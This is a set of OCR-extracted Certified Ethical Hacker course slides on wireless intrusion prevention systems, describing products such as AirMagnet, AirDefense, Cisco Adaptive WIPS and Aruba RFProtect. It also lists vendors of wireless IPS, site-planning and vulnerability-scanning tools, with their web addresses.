
# Wireless Intrusion Prevention Systems

CEH  
Certified Ethical Hacker



# Wireless IPS Deployment



C|EH  
Cybersecurity



# Wi-Fi Security Auditing Tool: AirMagnet WiFi Analyzer



- It is a Wi-Fi networks auditing and troubleshooting tool
- Automatically detects security threats and other wireless network vulnerabilities
- It detects Wi-Fi attacks such as Denial of Service attacks, authentication/encryptions attacks, network penetration attacks, etc.
- It can locate unauthorized (rogue) devices or any policy violator



<http://www.flukenelements.com>

# Wi-Fi Security Auditing Tool: Motorola's AirDefense Services Platform (ADSP)



Dashboard Network Alarms Configuration

View Customization Rename

Revert Save

Dashboard Components Drag and drop components

Appliance Status

BSSs by Configuration

BSSs by Last Seen

Device Table

Devices by Configuration

Devices by Last Seen

Infrastructure Events

Infrastructure Overview

Infrastructure Status

Last 5 Alarms on System

Last 5 Infrastructure Alerts

Managed Device Break

Managed Device Breaks

PCI 11.1 Status

PCI Status

Performance Threat by

Performance Threat by

Performance Violations

Policy Compliance

Poised Wireless Clients

Quick Security View

Radio Channel Breakdown

Rogue Wireless Access

Scope: AirDefense S...

General Security Infrastructure Performance

Network Custom1 Custom2 Custom3

## What does AirDefense do?

- AirDefense provides single UI-based platform for wireless monitoring, intrusion protection, automated threat mitigation, etc.
- It provides tools for wireless rogue detection, policy enforcement, intrusion prevention and regulatory compliance
- It uses distributed sensors that work in tandem with a hardened purpose-built server appliance to monitor all 802.11 (a/b/g/n) wireless traffic in real-time
- It analyzes existing and day-zero threats in real-time against historical data to accurately detect all wireless attacks and anomalous behavior
- It enables the rewinding and reviewing of detailed wireless activity records that assist in forensic investigations and ensure policy compliance

| Device Table |                   | Infrastructure Overview |       |                   |       |
|--------------|-------------------|-------------------------|-------|-------------------|-------|
| Name         | Count             | Name                    | Count | Name              | Count |
| 917          | Unknown Devices   | APs                     | 11    | Wireless Clients  | 0     |
| 26           | APs               | Wired Switches          | 0     | Wireless Switches | 0     |
| 7            | Wired Switches    | Wireless Switches       | 0     | Sensors           | 0     |
| 5            | Wireless Switches | Sensors                 | 0     | Sensors           | 2     |
| 6            | Sensors           | Wireless Clients        | 0     |                   |       |
| 1,390        | Wireless Clients  | BSSs                    | 0     |                   |       |
| 1,624        | BSSs              |                         |       |                   |       |

<http://www.motorolasolutions.com>

# Wi-Fi Security Auditing Tool: Adaptive Wireless IPS



11:11:11 CISCO

Alarm Summary □ A 0 V 0 C 0 Wireless Control System

IP,Name,SSID,MAC Search

User: root @ Virtual Domain: root

Logout

System Reports Commands Status Administration Help

Advanced Parameters: sanity-mse  
Services > Wireless Services > System > Advanced Parameters

General Information

|                     |                               |
|---------------------|-------------------------------|
| Product Name        | Cisco Mobility Service Engine |
| Version             | 4.1.0.1                       |
| Started At          | 2/ 1:49 PM                    |
| Current Server Time | 2/ 9:54 AM                    |
| Timezone            | America/Los_Angeles           |
| Hardware Restarts   | 10                            |
| Active Sessions     | 1                             |

Cisco UDI

|                          |                 |
|--------------------------|-----------------|
| Product Identifier (PID) | AIR-MSE-3310-K9 |
| Version Identified (VID) | V01             |
| Serial Number (SN)       | Not Specified   |

Advanced Parameters

|                               |                          |
|-------------------------------|--------------------------|
| Advanced Debug                | <input type="checkbox"/> |
| Number of Days to keep Events | 2 [ 1 - 99999 ]          |
| Session Timeout               | 30 [ 1 - 99999 min ]     |
| Absent Data cleanup interval  | 140 [ 1 - 99999 min ]    |

Logging Options

|               |                                            |
|---------------|--------------------------------------------|
| Logging Level | Trace                                      |
| Core Engine   | <input checked="" type="checkbox"/> Enable |

Advanced Commands

|                   |
|-------------------|
| Reboot Hardware   |
| Shutdown Hardware |
| Set Configuration |
| Reset Database    |

http://www.cisco.com

- Adaptive Wireless IPS (WIPS) provides wireless network threat detection and mitigation against malicious attacks and security vulnerabilities
- It provides the ability to detect, analyze, and identify wireless threats

# Wi-Fi Security Auditing Tool: Aruba RFProtect



Integrated wireless intrusion  
detection and prevention

Automatic threat mitigation for  
centrally evaluating forensic  
data, and actively containing  
rogues and locking down device  
configuration

Automated compliance reporting  
to meet policy mandates for PCI,  
HIPAA, DoD 8100.2, and GLBA  
with automated report  
distribution that is tailored to  
specific audit requirements



<http://www.arubanetworks.com>

# Wi-Fi Intrusion Prevention System



Extreme Networks Intrusion  
Prevention System  
<http://www.extremenetworks.com>



Network Box IDP  
<http://www.network-box.com>



AirMagnet Enterprise  
<http://www.flukenetworks.com>



AirMobile Server  
<http://www.airmobile.se>




Dell SonicWALL Clean  
Wireless  
<http://www.sonicwall.com>



Wireless Policy Manager  
(WPM)  
<http://www.airpatrolcorp.com>



HP TippingPoint NX Platform  
NGIPS  
<http://www8.hp.com>



ZENworks® Endpoint Security  
Management  
<http://www.novell.com>



AirTight WIPS  
<http://www.aitightnetworks.com>




FortiWiFi  
<http://www.fortinet.com>

# Wi-Fi Predictive Planning Tools



AirMagnet Planner  
<http://www.flukenetworks.com>




Connect EZ Predictive RF  
CAD Design  
<http://www.connect902.com>



Cisco Prime Infrastructure  
<http://www.cisco.com>




Ekahau Site Survey (ESS)  
<http://www.ekahau.com>



AirTight Planner  
<http://www.airtightnetworks.com>



ZonePlanner  
<http://www.ruckuswireless.com>



LANPlanner  
<http://www.motorolasolutions.com>



Wi-Fi Planning Tool  
<http://www.aerohive.com>



RingMaster  
<http://www.juniper.net>



TamoGraph Site Survey  
<http://www.tamos.com>

# Wi-Fi Vulnerability Scanning Tools



**Zenmap**  
<http://nmap.org>



**Wi-Fi Finder**  
<http://www.airtightnetworks.com>



**Nessus**  
<http://www.tenable.com>



**Penetrator Vulnerability Scanning Appliance**  
<http://www.secpoint.com>



**OSWA-Assistant**  
<http://securitystartshere.org>



**SILICA**  
<http://www.immunityinc.com>



**Network Security Toolkit**  
<http://networksecuritytoolkit.org>



**WebSploit**  
<http://sourceforge.net>



**Nexpose Community Edition**  
<http://www.rapid7.com>

